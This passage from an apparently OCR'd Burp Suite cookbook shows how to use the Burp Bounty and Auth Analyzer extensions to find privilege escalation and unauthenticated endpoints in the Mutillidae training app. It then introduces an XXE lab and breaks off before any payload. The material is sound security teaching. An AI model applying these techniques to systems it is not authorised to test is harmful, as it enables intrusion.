


Figure 10.54 – Issue from the extension

How it works...

Burp Suite functionality can be extended beyond core findings with the use of extensions. In this recipe, we installed a plugin that extends the active scanner functionality to assist with identifying additional issues such as arbitrary header injection, as seen in this recipe.

Using Burp Suite extensions for bug bounties

As bug bounty hunters, you will find handy tools to identify possible bugs more easily. There are many, but the two we will look at in this recipe are the **Burp Bounty, Scan Check Builder** and **Auth Analyzer**.

> Note
>
> **Burp Bounty, Scan Check Builder** requires the Burp Suite Professional version.

Getting ready

Both recommended extensions for bug bounty hunting can be found in the **BApp Store** subtab. We will download and install them within our Burp Suite instance. Then, we'll see how to use each to potentially uncover bugs for payouts!

How to do it...

1. Inside Burp Suite's **Extensions | BApp Store** tab, select **Burp Bounty, Scan Check Builder** and click the **Install** button. Then, select **Auth Analyzer** and click the **Install** button:




Figure 10.55 – The two extensions covered in this recipe

2. Switch to the **Extensions | Installed** tab and ensure both extensions are installed and enabled in the **Burp extensions** section:




Figure 10.56 – Extensions installed and enabled

3. Notice there is a new tool tab labeled **Burp Bounty Free**. Go to the tab and click the **Profiles** subtab. Notice there are several profiles available for the different types of scanners and for requests and responses. For now, we will use the default settings:




Figure 10.57 – Burp Bounty Free tab

4. Return to **Target** | **Site map**, right-click, and select **Actively scan this branch**. **Burp Bounty** will use both active and passive scans (unless you paused them) to find potential bugs:




Figure 10.58 – Scanning the target

5. In the **Issues** panel, look for the `BurpBounty` keyword in front of each bug the extension found. This extension provides several areas for you to dig deeper for potential weaknesses:




Figure 10.59 – Results of scan

6. Let's now turn our attention to the **Auth Analyzer** extension. **Auth Analyzer** assists in discovering unauthenticated API endpoints, as well as horizontal and vertical privilege escalation. Notice there is a new tool tab labeled **Auth Analyzer**:




Figure 10.60 – Auth Analyzer tab

7. Return to the Mutillidae landing page and log in as `admin` with a password of `admin`. Find the `POST` request of your login, right-click, and then select **Extensions** | **Auth Analyzer** | **Set Parameters Automatically** | **Create New Session**:




Figure 10.61 – Sending an admin request to Auth Analyzer

8. Now, log out as `admin`. Log in to the application as `ed` with a password of `pentest`. Send the `POST` request of your second login to **Auth Analyzer** with a right-click, and then select **Extensions | Auth Analyzer | Repeat Request (1)**:




Figure 10.62 – Sending a regular user request to Auth Analyzer

9. Switch to the **Auth Analyzer** tab and turn the analyzer on. You should see a green dot instead of a red dot and an **Analyzer Running** label:




Figure 10.63 – Turning Auth Analyzer on

10. After turning **Auth Analyzer** on, notice **DIFFERENCE** is determined between the two logins. Click the **Show Diff** button to have the difference color-coded for you to easily see:




Figure 10.64 – Seeing differences between requests

11. You would use this extension to log in as a higher-privileged user first. Then, you'd map the application's functionality. After you've completed the mapping, click the **Logout** button. Then, log in again, but this time, as a regular user, perform mapping and use **Auth Analyzer** to identify any areas across the application where the lower-privileged user can access administrative functions.

12. In addition, **Auth Analyzer** can also be used to remove cookies and access tokens inside of requests. This would allow you to test for unauthenticated API endpoints much faster. After sending a request to test to **Auth Analyzer**, identify the cookie(s) you want removed:




Figure 10.65 – Removing the cookie functionality

13. Then, send a request against a web page or API endpoint and let **Auth Analyzer** tell you if there are any differences seen when the cookie is removed. See the following example after the `PHPSESSID` cookie is removed. Notice there are no cookies in the second request. When using this feature, you can quickly determine if the functionality is properly using authorization checks or if a bug is present:




Figure 10.66 – Seeing the difference between two requests

How it works...

Finding bugs for bug bounty hunting can be time-consuming. The **Burp Bounty, Scan Check Builder** and **Auth Analyzer** extensions can both help to speed up discovery time for finding vulnerabilities in your target applications.

11
Implementing Advanced Topic Attacks

This chapter covers intermediate to advanced topics such as working with **XML External Entity** (**XXE**) injection, **JSON Web Token** (**JWT**) attacks, **Server-Side Request Forgery** (**SSRF**), **Cross-Origin Resource Sharing** (**CORS**) findings, and **Java deserialization attacks**, as well as testing GraphQL in Burp Suite. We'll learn how to use Burp Suite and Burp Suite extensions to assist in making each of these types of test easier.

In this chapter, we will cover the following recipes:

- Performing XXE attacks
- Working with JWT
- Using Burp Suite Collaborator to determine SSRF
- Testing CORS
- Performing Java deserialization attacks
- Hacking GraphQL with Burp Suite

Technical requirements

To complete the recipes in this chapter, you will need the following:

- A PortSwigger account (`https://portswigger.net/`)
- PortSwigger Web Security Academy Labs (`https://portswigger.net/web-security/all-labs`) access, which requires a PortSwigger account
- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)

Performing XXE attacks

XXE is a vulnerability that targets applications parsing XML. Attackers can manipulate the XML input with arbitrary commands and send those commands as external entity references within the XML structure. The XML is then executed by a weakly configured parser, giving the attacker the requested resource.

Getting ready

Log in to your PortSwigger account. We will be using a PortSwigger lab – *Lab: Exploiting XXE using external entities to retrieve files* (`https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files`) – to exploit an XML parser vulnerability in our target application.

How to do it...

1. Log in, go to *Lab: Exploiting XXE using external entities to retrieve files*, and click the **Access the lab** button to start your instance.




Figure 11.1 – Lab lesson

2. After your instance of the lab loads, use the Burp Suite browser to capture your traffic. Click around the site and view a product's details by clicking the **View details** button.

